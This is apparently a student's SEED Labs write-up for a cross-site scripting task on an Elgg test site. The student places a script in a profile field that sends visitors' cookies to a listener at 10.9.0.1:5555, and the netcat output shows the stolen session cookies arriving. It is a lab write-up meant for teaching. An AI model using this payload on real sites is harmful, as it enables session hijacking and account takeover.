

• Discord | @Nihan Anam
Newest members : Elgg
www.seed-server.com/members
90%
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy



TASK8

I used the given script to deliver cookie to the address. And used the command on a terminal to listen. Here in the screenshot I can see the url with the GET address is the cookie.


Discord | @Nihan Anam
Edit profile : Elgg For SE
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script> document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');
</script>
Public
Brief description
Public
Location
Public
Interests
Public
Skills
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications


seed@VM: ~/.../Labsetup
[09/13/22]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 33274
GET /?c=pvisitor%3D8bfe020d-1762-4edc-9058-948aa066469b%3B%20__gsas%3DID%3D5e1f9
6877e7d92bd%3AT%3D1661798640%3AS%3DALNI_Ma6EPx31HgGpt1BIegvSTK9TIe53w%3B%20Elgg%
3D9l0536rbbvcli9h1c5nms0hu8p HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Connection received on 10.0.2.4 33290
GET /?c=pvisitor%3D8bfe020d-1762-4edc-9058-948aa066469b%3B%20__gsas%3DID%3D5e1f9
6877e7d92bd%3AT%3D1661798640%3AS%3DALNI_Ma6EPx31HgGpt1BIegvSTK9TIe53w%3B%20Elgg%
3D9l0536rbbvcli9h1c5nms0hu8p HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy